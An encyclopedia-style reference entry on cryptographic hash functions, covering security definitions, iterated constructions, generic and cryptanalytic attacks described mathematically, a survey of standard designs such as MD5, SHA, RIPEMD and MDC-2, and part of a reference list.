Cryptographic hash functions take input strings of arbitrary (or very large) length and map these to short fixed length output strings. The term *hash functions* originates from computer science, where it denotes a function that compresses a string of arbitrary length to a string of fixed length. Hash functions are used to allocate as uniformly as possible storage for the records of a file. For cryptographic applications, we distinguish between unkeyed and keyed

hash functions. We consider here only cryptographic hash functions without a secret parameter or secret key; these are also known as *Manipulation Detection Codes* (or *MDCs*). An important class of keyed hash functions are ►MAC Algorithms, which are used for information authentication. They can reduce the authenticity of a large quantity of information to the secrecy and authenticity of a short secret key.

Unkeyed cryptographic hash functions or MDCs will in the remainder of this entry be called hash functions. These functions can also provide information authentication in a natural way: One replaces the protection of the authenticity of the original input string by the protection of the authenticity of the short hash result. A simple example of such a process is the communication of a large data file over an insecure channel. One can protect the authenticity of this data file by sending the hash result of the file over an authenticated channel, e.g., by reading it over the phone or by sending it by regular mail or telefax.

The most common application of hash functions is in ►digital signatures: One will apply the signing algorithm to the hash result rather than to the original message; this brings both performance and security benefits. With hash functions, one can also compare two values without revealing them or without storing the reference value in the clear. The typical examples are passwords and passphrases: The verifier will store the image of the passphrase under a hash function; on receipt of the passphrase, it will apply the hash function and check whether the result is equal to this image. Hash functions can also be used to commit to a value without revealing it. The availability of efficient hash functions has resulted in their use as ►pseudorandom functions (for key derivation), and as building blocks for ►MAC algorithms (e.g., ►HMAC), ►block ciphers (e.g., Bear and Lion [5] and Shacal [41]) and ►stream ciphers (e.g., ►SEAL). Finally, many results in cryptology rely on the ►random oracle model: Informally one assumes the existence of a random function that can be queried on arbitrary inputs to yield a random output. If one needs to instantiate a random oracle in practice, one typically uses a hash function.

Definitions: It will be assumed that the description of the hash function h is publicly known; one also requires that given the inputs, the computation of the hash result must be *efficient*.

One-Way Hash Function (OWHF)

The concept of one-way hash functions was introduced by Diffie and Hellman in [25]. The first informal definition was given by Merkle [52, 53] and Rabin [68].

Definition 1 A one-way hash function (OWHF) *is a function h satisfying the following conditions:*

1. *The argument X can be of arbitrary length and the result* $h(X)$ *has a* fixed *length of n bits.*
2. *The hash function must be* one-way *in the sense that given a Y in the image of h, it is computationally infeasible to find a message X such that* $h(X) = Y$ *(►preimage resistant) and given X and* $h(X)$ *it is computationally infeasible to find a message* $X' \neq X$ *such that* $h(X') = h(X)$ *(►second preimage resistant).*

Typical values for the length n of the hash result are 64. . .128. A function that is preimage resistant is known as a ►one-way function (but preimage resistance is typically used for hash functions). It is clear that for permutations or injective functions, second preimage resistance is not relevant. Note that some authors call second preimage resistance as *weak collision resistance*. For some applications (e.g., ►pseudorandom functions and ►MAC algorithms based on hash functions), a large part of the input of the hash function may be known, yet one requires that it is hard to recover the unknown part of the input. This property is known as *partial preimage resistance*.

Collision Resistant Hash Function (CRHF)

The importance of ►collision resistance for hash functions used in digital signature schemes was first pointed out by Yuval [83]. The first formal definition of a CRHF was given by Damgård [19, 20]. An informal definition was given by Merkle [53].

Definition 2 A collision resistant hash function (CRHF) *is a function h satisfying the following conditions:*

1. *The argument X can be of* arbitrary *length and the result* $h(X)$ *has a* fixed *length of n bits.*
2. *The hash function must be an OWHF,* i.e., *preimage resistance and second preimage resistant.*
3. *The hash function must be* collision resistant*: it is computationally infeasible to find two distinct messages that hash to the same result.*

Note that one finds in the literature also the terms *collision freeness* and *collision intractible*.

Relation Between Definitions

It is clear that finding a second preimage cannot be easier than finding a collision: Therefore, the second preimage condition in the definition of a CRHF seems redundant. However, establishing the exact relation between these conditions requires formal definitions. Under certain conditions, detailed in [74], collision resistance implies both

second preimage resistance and preimage resistance. A formalization of collision resistance requires a public parameter (also called a ►key), even if in practice one uses a fixed function. If such a parameter is also introduced for preimage and second preimage resistance, one has then the choice between randomizing the challenge (for the second preimage or preimage attack), the key, or both. The relationship between these definitions is studied by Rogaway and Shrimpton [74]. Earlier work on this topic can be found in [21, 37, 62, 78, 85].

A ►universal one-way hash function (UOWHF) was defined by Naor and Yung [59]. It is a class of functions indexed by a public parameter (called a key), for which finding a second preimage is hard; the function instance (or parameter) is chosen after the challenge input, which means that finding collisions for a particular instance does not help an attacker. It corresponds to one of the cases considered by Rogaway and Shrimpton.

Simon [77] provides a motivation to treat collision resistant hash functions as independent cryptographic primitives. He shows that no provable construction of a CRHF can exist based on a black-box one-way permutation, i.e., a one-way permutation treated as an oracle.

One may need other properties of hash functions: e.g., when hash functions are combined with a multiplicative ►digital signature scheme (e.g., the plain ►RSA digital signature standard [73]), one requires that the hash function is not multiplicative, i.e., it should be hard to find inputs x, x', x'' such that $h(x) \cdot h(x') = h(x'')$ for some group operation "$\cdot$". See section ►Attacks Dependent . . . Scheme for an example and [3] for a more extensive discussion on these aspects.

If one digitally signs a hash value of a message rather than the message itself, or if one uses a hash function to commit to a value, a CRHF hash function is necessary. For other applications of hash functions, such as protecting passphrases, preimage resistance is sufficient.

Iterated Hash Functions: Most practical hash functions are based on a compression function with fixed size input; they process every message block in a similar way. Lai and Massey call this an *iterated* hash function [50]. The input is first padded such that the length of the input is a multiple of the block length. Next, it is divided into t blocks X_1 through X_t. The hash result is then computed as follows:

$$\begin{aligned} H_0 &= IV \\ H_i &= f(X_i, H_{i-1}), \quad i = 1, 2, \ldots t \\ h(X) &= g(H_t). \end{aligned}$$

Here IV is the abbreviation of *Initial Value*, H_i is called the *chaining variable*, the function f is called the *compression* function or *round* function, and the function g is called the *output transformation*. Most constructions used for g is the identity function. Two elements in this definition have an important influence on the security of a hash function: the choice of the padding rule and the choice of the IV. It is essential that the padding rule is unambiguous (i.e., there do not exist two messages that can be padded to the same padded message); at the end one should append the length of the message; and the IV should be defined as part of the description of the hash function (this is called MD-strengthening after Merkle [53] and Damgård [21]).

A natural question can now be formulated: Which properties should be imposed on f to guarantee that h satisfies certain properties? Two partial answers have been found. The first result is by Lai and Massey [50] and gives necessary and sufficient conditions for f in order to obtain an *ideally secure* hash function h.

Theorem 1 (Lai–Massey) *Assume that the padding contains the length of the input string, and that the message X (without padding) contains at least 2 blocks. Then finding a second preimage for h with a fixed IV requires* 2^n *operations if and only if finding a second preimage for f with arbitrarily chosen* H_{i-1} *requires* 2^n *operations.*

The fact that the condition is necessary follows from the following argument: If one can find a second preimage for f in 2^s operations (with $s < n$), one can find a second preimage for h in $2^{(n+s)/2+1}$ operations with a ►meet-in-the-middle attack (cf. section ►Meet-in-the-Middle Attack).

A second result by Damgård [21] and independently by Merkle [53] states that for h to be a CRHF, it is sufficient that f is a collision resistant function.

Theorem 2 (Damgård–Merkle) *Let f be a collision resistant function mapping l to n bits (with* $l - n > 1$*). If an unambiguous padding rule is used, the following construction yields a CRHF:*

$$\begin{aligned} H_1 &= f(0^{n+1} \| X_1) \\ H_i &= f(H_{i-1} X_i), \quad \text{for } i = 2, 3, \ldots, t. \end{aligned}$$

The construction can be improved slightly, and extended to the case where $l = n+1$, at the cost of an additional assumption on f (see [21] for details and Gibson's comment [37]). This variant, which is used in practice, avoids the prefixing of a zero or one bit. This construction can also extended to a tree, which allows for increased parallelism [21, 60].

Methods of Attack on Hash Functions: A distinction is made between attacks that only depend on the size n in bits of the hash result attacks that depend on the black-box properties of the compression function and cryptanalytic attacks that exploit the detailed structure of the compression function.

The security of hash functions is heuristic; only in a few slow constructions, it can be reduced to a number theoretic problem. Therefore, it is recommended to be conservative in selecting a hash function: One should not use hash functions for which one can find "near" collisions or (second) preimages, or hash functions for which one can only find "randomly looking" collisions or (second) preimages. Such a property may not be a problem for most applications, but one can expect that attacks can be refined to create collisions or (second) preimages that satisfy additional constraints. It is also important to note that many attacks only impose constraints on the last one or two blocks of the input.

Black-Box Attacks on Hash Functions

These attacks depend only on the size n in bits of the hash result; they are independent of the specific details of the algorithm. It is assumed that the hash function behaves as a random function: If this is not the case this class of attacks will typically be more effective.

For attacks that require a limited memory size and not too many memory accesses, 2^{70} operations is considered to be on the edge of feasibility (in 2004). In view of the fact that the speed of computers is multiplied by 4 every 3 years (this is one of the formulations of Moore's law), 2^{80} operations is sufficient for the next 5–10 years, but it will be only marginally secure within 15 years. For applications that require protection for 20 years, one should try to design the scheme such that an attack requires at least 2^{90} operations. For a more detailed discussion of the cost of brute force attacks, refer the entry on ►Exhaustive Key Search.

Random (*Second*) *Preimage Attack*. One selects a random message and hopes that a given hash result will be obtained. If the hash function has the required "random" behavior, the success probability equals $1/2^n$. This attack can be carried out off-line and in parallel. If t hash results can be attacked simultaneously, the work factor is divided by a factor t, but the storage requirement becomes t n-bit blocks. For example, if $t = 2^{n/2}$, on average $2^{n/2}$ attempts are required to hit one of the values. This linear degradation of security can be mitigated by parameterizing the hash function and changing the parameter (or ►salt) for every instance [52] (►Preimage Resistance and ►Second Preimage Resistance).

Birthday Attack. The ►birthday paradox states that for a group of 23 people, the probability that at least two people have a common birthday exceeds 1/2. Intuitively one expects that the probability is much lower. However, the number of pairs of people in such a group equals $23 \times 22/2 = 253$. This can be exploited to find collisions for a hash function in the following way: One generates r_1 variations on a bogus message and r_2 variations on a genuine message. The expected number of collisions equals $r_1 \cdot r_2/n$. The probability of finding a bogus message and a genuine message that hash to the same result is given by $1 - \exp(-r_1 \cdot r_2/2^n)$, which is about 63% when $r = r_1 = r_2 = 2^{n/2}$. Finding the collision does not require r^2 operations: After sorting the data, which requires $O(r \log r)$ operations, the comparison is easy. This attack was first pointed out by Yuval [83].

One can substantially reduce the memory requirements (and also the memory accesses) for collision search by translating the problem to the detection of a cycle in an iterated mapping. This was first proposed by Quisquater and Delescaille [66]. Van Oorschot and Wiener propose an efficient parallel variant of this algorithm [80]; with a 10 million US$ machine, collisions for ►MD5 (with $n = 128$) can be found in 21 days in 1994, which corresponds to 5 h in 2004. In order to make a collision search infeasible, n should be at least 160 bits; security for 15–20 years or more requires at least 180 bits.

Black-Box Attacks on the Compression Function

This class of attacks depends on some high-level properties of the compression function f. They are also known as chaining attacks, since they exploit the way in which multiple compression functions are combined.

Meet-in-the-Middle Attack. This attack applies to hash functions for which the compression function f is easy to invert (see also Theorem 1). It is a variant of the birthday attack that allows to find a (second) preimage in time $2^{n/2}$ rather than 2^n. The opponent generates r_1 variations on the first part of a bogus message and r_2 variations on the last part. Starting from the initial value and going backward from the hash result, the probability for a matching intermediate variable is given by $1 - \exp(-r_1 \cdot r_2/2^n)$. The only restriction that applies to the meeting point is that it cannot be the first or last value of the chaining variable. The memory cost can be made negligible using a cycle finding algorithm [67]. For more details, refer the entry ►Meet-in-the-Middle Attack.

A generalized meet-in-the-middle attack has been proposed by Coppersmith [15] and Girault et al. [39] to break p-fold iterated schemes, i.e., weak schemes with more than one pass over the message as proposed by Davies and Price [22].

Correcting-Block Attack. This attack consists of substituting all blocks of the message except for one or more blocks. This attack often applies to the last block and is then called

a correcting-last-block attack, but it can also apply to the first block or to some blocks in the middle. For a collision attack, one chooses two arbitrary messages X and X' with $X' \neq X$; subsequently one searches for one or more correcting blocks denoted with Y and Y', such that $h(X' \parallel Y') = h(X \parallel Y)$. A similar approach is taken for a (second) preimage attack. Hash functions based on algebraic structures are particularly vulnerable to this attack. Refer ►Correcting-Block Attack for more details.

Fixed Point Attack. A fixed point for a compression f is a pair (H_{i-1}, X_i) that satisfies $f(X_i, H_{i-1}) = H_{i-1}$. If the chaining variable is equal to H_{i-1}, one can insert an arbitrary number of blocks equal to X_i without modifying the hash result. Producing collisions or a second preimage with this attack is only possible if the chaining variable can be made equal to H_{i-1}: This is the case if IV can be chosen equal to a specific value, or if a large number of fixed points can be constructed (e.g., if one can find an X_i for a significant fraction of H_{i-1}'s). This attack can be made more difficult by appending a block count or bit count and by fixing IV (MD-strengthening, refer section Iterated Hash Functions).

Attacks Dependent on the Internal Details of the Compression Function

Most cryptanalytical techniques that have been applied to ►block ciphers have a counterpart for hash functions. As an example, ►differential cryptanalysis has been shown to be a very effective attack tool on hash functions [9]. Differential attacks of hash functions based on block ciphers have been studied in [62, 69]. Special cryptanalytic techniques have been invented by Dobbertin to cryptanalyze ►MD4, ►MD5, and the ►RIPEMD family [26, 27]. For hash functions based on block ciphers, weaknesses of block ciphers that may not be a problem for confidentiality protection can be problematic for hashing applications. For example, one needs to take into account the complementation property and fixed points [58] of ►DES, as well as the existence of ►weak keys (refer also the weak hash keys defined by Knudsen [47]).

Attacks Dependent on the Interaction with the Signature Scheme

Signature schemes can be made more efficient and secure by compressing the information to be signed with a hash function and to sign the hash result. Even if the hash function is collision resistant, it might be possible to break the resulting signature scheme. This attack is then the consequence of an interaction between both schemes. In the known examples of such an interaction, both the hash function and the signature scheme have some multiplicative structure (Coppersmith's attack on X.509 Annex D [16], ►Correcting Block Attack).

A more subtle point is that problems can arise if the hash function and the digital signature scheme are not coupled. For example, given $h(X)$, with h a strong CRHF, one could try to find a value X' such that $h'(X') = h(X)$, where h' is a weak hash function, and then claim that the signer has signed X' with h' instead of X with h. This problem can be addressed to some extent by signing together with the hash result a unique hash identifier (e.g., as defined in [42]). However, Kaliski has pointed out that this approach has some limitations [46]. A simpler approach is to allow only one hash function for a given signature scheme (DSA [34] and ►SHA-1 [32]).

An Overview of Practical Hash Functions: This section presents three types of hash functions: custom designed hash functions, hash functions based on a block cipher, and hash functions based on algebraic structures (modular arithmetic, knapsack, and lattice problems). It is important to be aware of the fact that many proposals have been broken; due to space limitations, it is not possible to include all proposals found in the literature and the attacks on them. For a more detailed discussion, the reader is referred to [65].

Custom Designed Hash Functions

This section discusses a selection of custom designed hash functions, i.e., algorithms that have been designed for hashing operations. Most of these algorithms use the Davies–Meyer approach (cf. section ►Hash Functions . . . Cipher): The compression function is a block cipher, keyed by the text input X_i; the plaintext is the value H_{i-1}, which is also added to the ciphertext (feedforward).

MD2 [45] is a hash function with a 128-bit result that was published by Rivest in 1990. The algorithm is software oriented, but due to the byte structure it is not very fast on 32-bit machines. It inserts at the end a checksum byte (a weak hash function) of all the inputs. Rogier and Chauvaud have found collisions for a variant of MD2, that omits the checksum byte at the end [75].

A much faster algorithm by the same designer is ►MD4 [71]; it also dates back to 1990 and has a 128-bit result. It is defined for messages of shorter than 2^{64} bits. An important contribution of MD4 is that it has introduced innovative design principles; it was the first published cryptographic algorithm that made optimal use of logic operations and integer arithmetic on 32-bit processors. The compression function hashes a 128-bit chaining variable and a 512-bit message block to a 128-bit chaining

variable. The algorithms derived from it (with improved strength) are often called the *MDx-family*. This family contains the most popular hash functions used today. Dobbertin has found collisions for MD4; his attack combines algebraic techniques and optimization techniques such as genetic algorithms [26, 27]. It can be extended to result in "meaningful" collisions: The complete message (except for a few dozen bytes) is under complete control of the attacker. His attack also applies to the compression function of *extended MD4* [71], which consists of two loosely coupled instances of MD4. Later Dobbertin et al. showed that a reduced version of MD4 (2 rounds out of 3) is not preimage resistant [29].

Following early attacks on MD4 by den Boer and Bosselaers [23] and by Merkle, Rivest quickly proposed a strengthened version, namely ►MD5 [72]. It was however shown by den Boer and Bosselaers [24] that the compression function of MD5 is not collision resistant (but their collisions are of the special form $f(H_{i-1}, X_i) = f\left(H'_{i-1}, X_i\right)$, which implies they have no direct impact on applications). Dobbertin has extended his attack on MD4 to yield collisions for the compression function of MD5, i.e., $f(H_{i-1}, X_i) = f\left(H_{i-1}, X'_i\right)$, where he has some control over H_{i-1} [28]. It is believed that it is feasible to extend this attack to collisions for MD5 itself (i.e., to take into account the *IV*).

HAVAL was proposed by Zheng et al. at Auscrypt'92 [86]; it consists of several variants (outputs length between 128 and 256 bits and 3, 4, or 5 rounds). The 3-round version was broken by Van Rompay et al. [81] for all output lengths.

NIST has published a series of variants on MD4 as FIPS standards under the name Secure Hash Algorithm family or ►SHA family. The first Secure Hash Algorithm was published by NIST [31] in 1993 (it is now referred to as SHA-0). The size of the hash result is 160 bits. In 1995, NIST discovered a certificational weakness in SHA-0, which resulted in a new release of the standard published under the name SHA-1 [32]. In 1998, Chabaud and Joux have published an attack that finds collisions for SHA-0 in 2^{61} operations [13]; it is probably similar to the (classified) attack developed earlier that prompted the upgrade to SHA-1. In 2002, three new hash functions have been published with longer hash results: SHA-256, SHA-384, and SHA-512 [33]. In December 2003, SHA-224 has been added in a change notice to [33]. SHA-256 and SHA-224 have eight 32-bit chaining variables, and their compression function takes message blocks of 512 bits and chaining variables of 256 bits. SHA-384 and SHA-512 operate on 64-bit words; their compression function processes messages in blocks of 1024 bits and chaining variables of 512 bits. They are defined for messages shorter than 2^{128} bits.

Yet another improved version of MD4, called RIPEMD, was developed in the framework of the EEC-RACE project RIPE [70]. RIPEMD has two independent paths with strong interaction at the end of the compression function. It resulted later in the ►RIPEMD family. Due to partial attacks by Dobbertin [26], RIPEMD was upgraded by Dobbertin et al. to RIPEMD-128 and RIPEMD-160, which have a 128-bit and a 160-bit result, respectively [30]. Variants with a 256- and 320-bit result have been introduced as well.

Whirlpool is a design by Barreto and V. Rijmen [6]; it consists of a 512-bit block cipher with a 512-bit key in the Miyaguchi–Preneel mode (refer section ►Hash Functions . . . Cipher); it offers a result of 512 bits. The design principles of Whirlpool are closely related to those of ►Rijndael/AES.

Together with SHA-256, SHA-384, and SHA-512, Whirlpool has been recommended by the ►NESSIE project. The ISO standard on design hash functions (ISO/IEC 10118-3) contains RIPEMD-128, RIPEMD-160, SHA-1, SHA-256, SHA-384, SHA-512, and Whirlpool [42]. Other custom designed hash functions include FFT-Hash III [76], N-hash [57], Snefru [54], Subhash [18], and Tiger [4].

Hash Functions Based on a Block Cipher

Hash functions based on a block cipher have been popular as this construction limits the number of cryptographic algorithms which need to be evaluated and implemented. The historic importance of ►DES, which was the first standard commercial cryptographic primitive that was widely available, also plays a role. The main disadvantage of this approach is that custom designed hash functions are likely to be more efficient. This is particularly true because hash functions based on block ciphers require a key change after every encryption.

The encryption operation E will be written as $Y = E_K(X)$. Here X denotes the plaintext, Y the ciphertext, and K the key. The size of the plaintext and ciphertext or the block length (in bits) will be denoted with r, while the key size (in bits) will be denoted with k. For ►DES, $r = 64$ and $k = 56$. The *hash rate* of a hash function based on a block cipher is defined as the number of r-bit input blocks that can be processed with a single encryption.

The discussion in this section will be limited to the case $k \approx r$. For $k \approx r$, a distinction will be made between the cases $n = r$, $n = 2r$, and $n > 2r$. Next the case $k \approx 2r$ will be discussed. A more extensive treatment can be found in [65].

Size of Hash Result Equal to the Block Length. All known schemes of this type have rate 1. The first secure

construction for such a hash function was the 1985 scheme by Matyas et al. [51]:

$$H_i = E^{\oplus}_{s(H_{i-1})}(X_i).$$

Here $s()$ is a mapping from the ciphertext space to the key space and $E^{\oplus}_K(X)$ denotes $E_K(X) \oplus X$. This scheme has been included in ISO/IEC 10118–2 [42]. The dual of this scheme is the Davies–Meyer scheme:

$$H_i = E^{\oplus}_{X_i}(H_{i-1}). \quad (1)$$

It has the advantage that it extends more easily to block ciphers for which key size and block size are different. A variant on these schemes was proposed in 1989 independently by Miyaguchi et al. [43, 57] and Preneel et al. [63] (it is known as the Miyaguchi–Preneel scheme):

$$H_i = E^{\oplus}_{s(H_{i-1})}(X_i) \oplus H_{i-1}.$$

In 1993, Preneel et al. identify 12 secure variants [64]; Black et al. [10] offer a concrete security proof for these schemes in the black-box cipher model (after earlier work in [82]): This implies that in this model, finding a collision requires $\approx 2^{r/2}$ encryptions and finding a (second) preimage takes $\approx 2^r$ encryptions. This shows that these hash functions can only be collision resistant if the block length is 160 bits or more. Most block ciphers have a smaller block length, which motivates the constructions in the next section.

Size of Hash Result Equal to Twice the Block Length. The goal of *double block length* hash functions is to achieve a higher security level against collision attacks. Ideally a collision attack on such a hash function should require 2^r encryptions, and a (second) preimage attack 2^{2r} encryptions.

The few proposals that survive till today have rate less than 1. Two important examples are ►MDC-2 and ►MDC-4 with hash rate 1/2 and 1/4, respectively. They have been designed by Brachtl et al. [12], and are also known as the Meyer–Schilling hash functions after the authors of the first paper described these schemes [55].

$$\begin{aligned} T^1_i &= E^{\oplus}_{u(H^1_{i-1})}(X_i) = LT^1_i \,\|\, RT^1_i \\ T^2_i &= E^{\oplus}_{v(H^2_{i-1})}(X_i) = LT^2_i \,\|\, RT^2_i \\ H^1_i &= LT^1_i \,\|\, RT^2_i \\ H^2_i &= LT^2_i \,\|\, RT^1_i \,. \end{aligned}$$

The variables H^1_0 and H^2_0 are initialized with the values IV_1 and IV_2 respectively, and the hash result is equal to the concatenation of H^1_t and H^2_t. The functions u, v map the ciphertext space to the key space and need to satisfy the condition $u(IV^1) \neq v(IV^2)$. For $k = r$, the best known preimage and collision attacks on MDC-2 require $2^{3r/2}$ and 2^r operations, respectively [50]. A collision attack on MDC-2 based on the ►Data Encryption Standard (DES) ($r = 64$, $k = 56$) requires at most 2^{55} encryptions. Note that the compression function of MDC-2 is rather weak, hence Theorems 1 and 2 cannot be applied: Preimage and collision attacks on the compression function require at most 2^r and $2^{r/2}$ operations. MDC-2 has been included in ISO/IEC 10118-2 [42].

One iteration of ►MDC-4 consists of the concatenation of two MDC-2 steps, where the plaintexts in the second step are equal to $H2_{i-1}$ and $H1_{i-1}$. The rate of MDC-4 is equal to 1/4. For $k = r$, the best known preimage attack for MDC-4 requires $2^{7r/4}$ operations. This shows that MDC-4 is probably more secure than MDC-2 against preimage attacks. However, finding a collision for MDC-4 itself requires only 2^{r+2} encryptions, while finding a collision for its compression function requires $2^{3r/4}$ encryptions [49, 62]. The best known (second) preimage attack on the compression function of MDC-4 requires $2^{3r/2}$ encryptions.

A series of proposals attempted to achieve rate 1 with constructions of the following form:

$$\begin{aligned} H^1_i &= E_{A^1_i}\left(B^1_i\right) \oplus C^1_i \\ H^2_i &= E_{A^2_i}\left(B^2_i\right) \oplus C^2_i, \end{aligned}$$

where A^1_i, B^1_i, and C^1_i are binary linear combinations of H^1_{i-1}, H^2_{i-1}, X^1_i, and X^2_i and where A^2_i, B^2_i, and C^2_i are binary linear combinations of H^1_{i-1}, H^2_{i-1}, X^1_i, X^2_i, and H^1_i. The hash result is equal to the concatenation of H^1_t and H^2_t. However, Knudsen et al. showed that for all hash functions in this class, a preimage attack requires at most 2^r operations, and a collision attack requires at most $2^{3r/4}$ operations (for most schemes this can be reduced to $2^{r/2}$) [48].

Merkle describes an interesting class of proposals in [53], for which he proves in the black-box cipher model that the compression function is collision resistant. The most efficient scheme has rate 1/4 and offers a security level of 2^{56} encryptions when used with DES. Other results on output length doubling have been obtained by Aiello and Venkatesan [1].

Size of Hash Result Larger than Twice the Block Length. Knudsen and Preneel propose a collision resistant compression function, but with parallel encryptions only [49]. They show how a class of efficient constructions for hash functions can be obtained based on non-binary error-correcting codes. Their schemes can achieve a provable security level against collisions equal to 2^r, $2^{3r/2}$ (or more) and this with rates larger than 1/2 (based on a rather strong

assumption). The internal memory of the scheme is larger than two or three blocks, which implies that an output transformation is required. Two of their schemes have been included in ISO/IEC 10118-2 [42].

Size of the Key Equal to Twice the Block Length. In this case, making efficient constructions is a little easier. A scheme in this class was proposed by Merkle [52], who observed that a block cipher with key length larger than block length is a natural compression function:

$$H_i = E_{H_{i-1}\|X_i}(C),$$

with C a constant string. Another construction can be found in [50].

Two double length hash functions with rate 1/2 have been proposed by Lai and Massey [50]; they form extensions of the Davies–Meyer scheme. One scheme is called *Tandem Davies–Meyer*, and has the following description:

$$H_i^1 = E^{\oplus}_{H_{i-1}^2\|X_i}\left(H_{i-1}^1\right)$$
$$H_i^2 = E^{\oplus}_{X_i\|(H_i^1\oplus H_{i-1}^1)}\left(H_{i-1}^2\right)$$

The second scheme is called *Abreast Davies–Meyer*:

$$H_i^1 = E^{\oplus}_{H_{i-1}^2\|X_i}\left(H_{i-1}^1\right)$$
$$H_i^2 = E^{\oplus}_{X_i\|H_{i-1}^1}\left(\bar{H}_{i-1}^2\right).$$

Here $\bar{H}$ denotes the bitwise complement of H. The best known attacks for a preimage and a collision require 2^{2r} and 2^r encryptions, respectively. Faster schemes in this class have been developed in [49].

Hash Functions Based on Algebraic Structures

It should be pointed out that several of these hash functions are vulnerable to the insertion of trapdoors, which allow the person who chooses the design parameters to construct collisions. Therefore, one needs to be careful with the generation of the instance. For an ►RSA public key encryption modulus, one could use a distributed generation as developed by Boneh and Franklin [11] and Frankel et al. [35].

Hash Functions Based on Modular Arithmetic. For several schemes, there exists a security reduction to a number theoretic problem that is believed to be difficult. However, they are very slow: Typically, they hash $\log_2 \log_2 N$ bits per modular squaring (or even per modular exponentiation). Damgård provides two hash functions for which finding a collision is provably equivalent to factoring an RSA modulus [19]. Gibson proposes a construction based on the discrete logarithm problem modulo a composite [38]. A third approach by Bellare et al. [7] uses the discrete logarithm problem in a group of prime order p denoted with G_p. Every nontrivial element of G_p is a generator. The hash function uses t random elements α_i from G_p $(\alpha_i \neq 1)$. The hash result is then computed as

$$H_{t+1} = \prod_{i=1}^{t} \alpha_i^{\tilde{X}_i}.$$

Here $\tilde{X}_i$ is obtained by considering the string X_i as the binary expansion of a number and prepending 1 to it. This avoids trivial collisions when X_i consists of all zeros.

There exists a large number of ad hoc schemes for which there is no security reduction; many of these have been broken. The most efficient schemes are based on modular squaring. The best schemes seem to be of the form:

$$H_i = ((X_i \oplus H_{i-1})^2 \bmod N) \oplus H_{i-1}.$$

In order to preclude a ►correcting block attack, it is essential to add redundancy to the message blocks X_i and to perform some additional operations. Two constructions, ►MASH-1 and ►MASH-2 (for Modular Arithmetic Secure Hash) have been standardized in ISO/IEC 10118-4 [42]. MASH-1 has the following compression function:

$$H_i = \left(((X_i \oplus H_{i-1}) \vee A)^2 (\mathrm{mod} N)\right) \oplus H_{i-1},$$

Here A = `0xF00...00`, the four most significant bits in every byte of X_i are set to `1111`, and the output of the squaring operation is chopped to n bits. A complex output transformation is added, which consists of a number of applications of the compression function; its goal is to destroy all the remaining mathematical structure. The final result is at most $n/2$ bits. The best known preimage and collision attacks on MASH-1 require $2^{n/2}$ and $2^{n/4}$ operations [17]; they are thus not better than brute force attacks. MASH-2 is a variant of MASH-1 which uses exponent 2^8+1 [42]. This provides for an additional security margin.

Hash Functions Based on Knapsack and Lattice Problems. The ►knapsack problem (►Knapsack Cryptographic Schemes) of dimensions n and $\ell(n)$ can be defined as follows: given a set of n l-bit integers $\{a_1, a_2, \ldots, a_n\}$, and an integer S, find a vector X with components x_i equal to 0 or 1 such that

$$\sum_{i=1}^{n} a_i \cdot x_i = S \bmod 2^{\ell(n)}.$$

For application to hashing, one needs $n > \ell(n)$; knapsack problems become more difficult when $n \approx \ell(n)$; however, the performance of the hash function decreases with the value $n - \ell(n)$. The best known attacks are those based on ►lattice reduction (LLL) [44] and an algebraic technique

which becomes more effective if $n \gg \ell(n)$ [61]. It remains an open problem whether for practical instances a random knapsack is sufficiently hard.

Ajtai introduced a function that is one-way (or preimage resistant) if the problem of approximating the shortest vector in a lattice to polynomial factors is hard [2]. Goldreich et al. have proved that the function is in fact collision resistant [40]. Micciancio has proposed a CRHF for which the security is based on the worst-case hardness of approximating the covering radius of a lattice [56].

Several multiplicative knapsacks have also been proposed, such as the schemes by Zémor [84] and Tillich and Zémor [79]. Their security is based on the hardness of finding short factorizations in certain groups. In some cases, one can even prove a lower bound on the Hamming distance between colliding messages. Attacks on these proposals (for certain parameters) can be found in [14, 36].

Incremental Hash Functions. A hash function (or any cryptographic primitive) is called *incremental* if it has the following property: If the hash function has been evaluated for an input x, and a small modification is made to x, resulting in x', then one can update $h(x)$ in time proportional to the amount of modification between x and x', rather than having to recompute $h(x')$ from scratch. If a function is incremental, it is automatically parallelizable as well.

This concept was first introduced by Bellare et al. [7]. They also made a first proposal based on exponentiation in a group of prime order. Improved constructions were proposed by Bellare and Micciancio [8].

Recommended Reading

1. Aiello W, Venkatesan R (1996) Foiling birthday attacks in length-doubling transformations. Benes: a non-reversible alternative to Feistel. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 307–320
2. Ajtai M (1996) Generating hard instances of lattice problems. In: Proceedings of 28th ACM symposium on the theory of computing, Philadelphia, pp 99–108
3. Anderson R (1995) The classification of hash functions. In: Farrell PG (ed) Codes and cyphers: cryptography and coding IV. Institute of Mathematics & Its Applications (IMA), Southend-on-Sea, pp 83–93
4. Anderson R, Biham E (1996) Tiger: a new fast hash function. In: Gollmann D (ed) Fast software encryption. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 89–97
5. Anderson R, Biham E (1996) Two practical and provably secure block ciphers: BEAR and LION. In: Gollmann D (ed) Fast software encryption. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 113–120
6. Barreto PSLM, Rijmen V (2000) The Whirlpool hashing function. NESSIE submission
7. Bellare M, Goldreich O, Goldwasser S (1994) Incremental cryptography: the case of hashing and signing. In: Desmedt Y (ed) Advances in cryptology – CRYPTO'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 216–233
8. Bellare M, Micciancio D (1997) A new paradigm for collision-free hashing: incrementality at reduced cost. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 163–192
9. Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. Springer, Berlin
10. Black J, Rogaway P, Shrimpton T (2002) Black-box analysis of the block-cipher based hash function constructions from PGV. In: Yung M (ed) Advances in cryptology – CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 320–355
11. Boneh D, Franklin M (1997) Efficient generation of shared RSA keys. In: Kaliski B (ed) Advances in cryptology – CRYPTO'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 425–439
12. Brachtl BO, Coppersmith D, Hyden MM, Matyas SM, Meyer CH, Oseas J, Pilpel S, Schilling M (1990) Data authentication using modification detection codes based on a public one way encryption function, U.S. Patent Number 4,908,861, 13 Mar 1990
13. Chabaud F, Joux A (1998) Differential collisions: an explanation for SHA-1. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 56–71
